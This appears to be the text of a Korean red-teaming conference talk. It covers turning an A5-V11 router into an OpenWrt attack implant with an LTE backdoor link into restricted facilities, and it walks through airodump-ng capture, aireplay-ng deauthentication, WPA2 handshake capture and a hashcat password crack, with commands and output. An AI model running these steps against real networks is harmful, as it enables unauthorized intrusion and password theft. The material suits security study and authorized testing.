<> ncat-ssl..... Ncat (with OpenSSL support)
<> ndiff..... Utility to compare the results of Nmap scans
[*] nmap..... Utility for network exploration or security auditing
<> nmap-full..... Nmap (with OpenSSL and scripting support)
<> nmap-ssl..... Nmap (with OpenSSL support)
<> nping..... Network packet generation tool / ping utility
<> nping-ssl..... Nping (with OpenSSL support)
  
```

```

[*] aircrack-ng
*** SSL support ***
Select SSL library (openssl) ---->
[ ] Optimize for speed
*** Miscellaneous ***
[ ] Hwloc support
[ ] Solite3 support
<*> airon-ng. Bash script designed to turn wireless cards into monitor mode.
<> dynapoint..... Dynamic access point manager
<> hxdumptool..... hcxdump tool
<> hxttools..... hcxtools
  
```

```

-rtl8192cu-firmware..... Realtek RTL8192CU firmware
<> rtl8192de-firmware..... Realtek RTL8192DE firmware
[*] rtl8192eu-firmware..... Realtek RTL8192EU firmware
<> rtl8192se-firmware..... Realtek RTL8192SE firmware
<> rtl8192su-firmware..... Realtek RTL8192SU firmware
<> kmod-usb-serial-option..... Support for Option HSDPA modems
<> kmod-usb-serial-oti6858..... Support for Ours Technology OTI6858 devices
<> kmod-usb-serial-pl2303..... Support for Prolific PL2303 devices
[*] kmod-usb-serial-qualcomm..... Support for Qualcomm USB serial
<> kmod-usb-serial-sierrawireless..... Support for Sierra Wireless devices
<> kmod-usb-serial-simple..... USB Serial Simple (Motorola phone)
  
```


RedTeam Script + Tools + OpenWrt Build

- OpenWrt Build (Configuration)
 - “make” 명령어를 통해 컴파일을 진행하며, CPU 성능이 높을수록 컴파일 속도가 증가한다.
 - 펌웨어가 성공적으로 빌드되면 “*-squashfs-*.bin” 형식으로 2개의 레드팀 공격용 펌웨어 파일이 생성된다.

```

dongdong@as-v11:~/JabberJaw/openwrt_v21.02.7$ ls bin/targets/ramips
config.buildinfo
feeds.buildinfo
openwrt-ramips-rt305x-unbranded_a5-v11-initramfs-kernel.bin
openwrt-ramips-rt305x-unbranded_a5-v11.manifest
openwrt-ramips-rt305x-unbranded_a5-v11-squashfs-factory.bin
openwrt-ramips-rt305x-unbranded_a5-v11-squashfs-sysupgrade.bin
packages

```

Firmware Build Server



```


# ls
usr      etc_ro  mnt      init      proc      sbin      home      b
etc      lib     var      dev      media     sys       tmp
# clear
/bin/sh: clear: not found
# mount /dev/sda1 /mnt
# cd /mnt
# ls
1                firmware.bin
f.bin            uboot usb 256 03.img
# mtd_write write /mnt/uboot_usb_256_03.img Bootloader
Unlocking Bootloader ...
Writing from /mnt/uboot usb 256 03.img to Bootloader ...
# mtd_write write /mnt/firmware.bin Kernel
Unlocking kernel ...
Writing from /mnt/firmware.bin to Kernel ... [w]

```

A5-V11 Shell
Hacking Firmware install

Router LTE 통신

- LTE USIM + KOR LTE 통신 대역 체크
 - LTE 통신에 필요한 **USIM Chip**을 편의점에서 구매, LTE 통신에 필요한 **주파수 대역**은 국가마다 다름



편의점에서 알뜰폰
통신사 유심 구매

Frequencies in use	
UMTS	
Name	Interface
B1 (2100)	UMTS
LTE	
Name	Interface
B1 (2100)	LTE
B3 (1800 +)	LTE
B5 (850)	LTE
B7 (2600)	LTE
B8 (900)	LTE
CDMA	
Name	Interface
BC0 (800)	CDMA
BC4 (Korean PCS)	CDMA

Korea 밴더 (주파수)
B1, B3, B5, B7, B8

Router LTE 통신

- KOR LTE 통신 대역 체크
 - “4G LTE (B1/B3/B38/B40/B41)”를 지원하는 USIM LTE Router 및 모듈을 구매 시, 사용할 통신사의 주파수 대역이 다를 수 있으므로 꼭 확인하여 구매를 진행한다.

LTE

Name

B1 (2100)

B3 (1800 +)

B8 (900)

KT

LTE

Name

B1 (2100)


B3 (1800 +)

B5 (850)

SKT

Router LTE 통신




- 해외 직구로 추가적인 LTE Router Modem 구매
 - 여러 LTE Modem 중, 대한민국 LTE 통신사 주파수 대역에 호환되는 LTE 모뎀을 선택한다.
 - 대부분의 LTE 모뎀은 "10~15\$" 저렴하며, 발표자는 (KT 알뜰폰) B1/B3 2개 대역이 호환되어 충분히 사용 가능



4대의 서로 다른 LTE Modem

RJ45 - Custom LAN Connect 제작

- Red Teaming 공격용 Router 물리적 랜 연결을 위한
 - 무선랜 공격에는 "RTL8192EU" 칩셋 기반 동글을 사용하고 / 내부망에서 공격자 서버로 통신하기 위해 "LTE Router" 활용하며 **연구소, 은행, 등 인터넷이 제한된 중요 시설에서는 LTE 라우터를 통해 원격 접속을 수행한다.**
 - **모의 침투 대상 장소에서 벽면 RJ45 포트, 오픈된 무선 공유기 포트, CCTV(홈캠) 랜 포트 등 다양한 RJ45포트가 노출되어 있을 경우, 내부 네트워크 스캔 및 정찰을 위해 커스텀 RJ45 Cable를 제작한다.**



Embedded Hacking to Red Teaming

- 2개의 서로 다른 최종 모의침투 도구
 - 좌측은 **외부 통신**을 위한 **LTE 통신 라우터** 삽입 - (**인터넷 제한된 환경에서 물리적 원격으로 내부망 침투 및 스캔 용도**)
 - 우측은 **무선랜 공격**을 위한 **모니터 모드** 동글 삽입 - (**무선 WiFi PW 크랙/패킷 복호화, 내부망 침투 및 스캔 용도**)
- **RJ45(LAN Cable)**을 통해 벽면 포트에 연결하여 **내부망 스캔 및 침투 테스트**에 활용되며, **A5-V11라우터**에서는 **내장 무선랜(WLAN)**을 지원하고, **WLAN**을 통하여 **가까운 거리에서 SSH 서비스로 원격 명령을 실행할 수 있다.**



Embedded Hacking to Red Teaming

- “Jack” AP (WiFi) 대상으로 Packet Dump (AP Password Crack)
 - 모니터 모드로 활성화된 무선랜을 통하여 대상 Jack(94:83:C4) AP에 연결된 사용자(A8:2B:B9) 대상으로 AP 패스워드 크랙을 위해 패킷 모니터링(덤프) 진행

The image shows two terminal windows from a host named 'root@JabberJaw' in the directory '~/payload'.

The top terminal window shows the command: `airodump-ng -c 6 --bssid 94:83:C4: -w Jack wlan1mon` being executed. The command is highlighted with a red box.

The bottom terminal window shows the output of the command. It includes a header line: `CH 6 ][ Elapsed: 6 s ][ 2023-04-17 13:36`. Below this is a table of network statistics:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
94:83:C4:	-45	92	88	2 0	6	130	WPA2	CCMP	PSK	Jack

Below the table is another table showing station information:

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
94:83:C4:	A8:2B:B9:	-25	0 -24	43	11		

The rows in both tables are highlighted with red boxes.

Embedded Hacking to Red Teaming

- “Jack” AP (WiFi) 대상으로 Packet Dump (AP Password Crack)
 - Jack(94:83:C4) AP Deauth Packet 전송하면 사용자(A8:2B:B9)는 연결 해제 됨
 - 캡처된 패킷의 “Notes” 영역에 “EAPOL” 단어가 있어야 크랙에 필요한 4-Way 핸드셰이크 값을 확인할 수 있다.

Terminal Output:

```

CH 6 ][ Elapsed: 36 s ][ 2023-04-17 13:36
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:  0  0    341     7  0  6 130 WPA2 CCMP PSK Jack
BSSID      STATION    PWR  Rate  Lost  Frames Notes Probes
94:83:C4:  A8:2B:B9:  -27  0 -24    0    41
  
```

Monitoring

```

root@JabberJaw: ~/payload# aireplay-ng --deauth 0 -a 94:83:C4: -e Jack wlan1mon
13:36:41 Waiting for beacon frame (BSSID: 94:83:C4) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:36:41 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: ]
13:36:42 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: ]
13:36:43 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: ]
  
```

Android Phone (SM-G950N) Wi-Fi Settings:

Wi-Fi 다이렉트 고급

사용 중

사용 가능한 네트워크

강제로 연결 해제됨

Jack
인증 오류 발생

RedTeam

Embedded Hacking to Red Teaming

- “Jack” AP (WiFi) 대상으로 Packet Dump (AP Password Crack)
 - 사용자(A8:2B:B9)는 Jack AP(94:83:C4)에 재연결되면서, “WPA Handshake: <Mac Address>”와 “EAPOL” 메시지 값을 확인할 수 있다.

```

root@JabberJaw: ~/payload
root@JabberJaw: ~/payload (ssh)
CH 6 ][ Elapsed: 1 min ][ 2023-04-17 13:37 ][ WPA handshake: 94:83:C4: [redacted]

BSSID      PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
94:83:C4: [redacted] -46  92      628     53   0   6  130  WPA2 CCMP  PSK  Jack

BSSID      STATION    PWR  Rate  Lost  Frames  Notes  Probes
94:83:C4: [redacted] A8:2B:B9: [redacted] -27   1e-24   0     113  EAPOL

13:36:44 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
13:36:45 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
13:36:46 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
13:36:47 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
13:36:48 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
13:36:49 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4: [redacted]]
                
```

모니터링

- ```
summary capture file
=====
file name.....: Jack-01.pcap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 17.04.2023 13:36:06
timestamp maximum (GMT).....: 17.04.2023 13:38:09
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system).....: little endian
packets inside.....: 3748
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG)...: 6
REPLAYCOUNT gap (measured maximum).....: 2
EAPOL M1 messages (total).....: 5
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL pairs (total).....: 2
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file....: 1 (RC checked)
EAPOL M32E2 (authorized).....: 1
```

nashcat@nashcat-server:~/dev/A5-VIIS\$ pwd

# Wireless Attack to WiFi Passwd Crack

- “Jack” AP (WiFi) Password Crack - Hackcat
  - Hashcat Server를 활용하여, AP Password “goodlife” 단어를 5분내에 크랙에 성공
  - WiFi Password는 최소 8자리 이상 요구되며, 패스워드 강도가 낮을 경우 더 짧은 시간 내에 크랙될 수 있다.

```
hashcat@hashcat-server:~/dev/A5-V11$ cat a5_v11hashcat.potfile
9809d20272326e0772db0311ab48c2564927fc970d3bcbd2feffde16124f61bc*4a61636b:goodlife
nasncat@nasncat-server:~/dev/A5-V11$
Time.Started.....: Mon Jun 23 18:08:09 2025 (5 mins, 4 secs)
Time.Estimated...: Mon Jun 23 18:13:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?l?l?l?l?l?l?l?l [8]
Guess.Queue.....: 1/3 (33.33%)
```

5분만에 평문 goodlife 크랙



# Embedded Hacking to Red Teaming

- Embedded - R&D (Research and Development)
  - 임베디드 연구는 **초가 비용**과 **전문 장비**가 **높다**는 인식이 있지만, **한 번 경험하면 대부분의 장비에 대한 동작 원리를 파악**할 수 있다. (분석 과정에서의 **파손 대비**를 위해 **동일 장비 최소 3개 구매 권장**)
  - 일상 속 수많은 **IoT** 및 **임베디드 장치**들은 **창의적인 커스터마이징**과 **해킹의 매력**을 제공하며, 다양한 보안 분석 기회를 제공한다.



# Thank you!!

@DongDongE

DongDongE@d0ngd0nge.xyz

<https://d0ngd0nge.xyz>

<https://redteam-lab.d0ngd0nge.xyz>

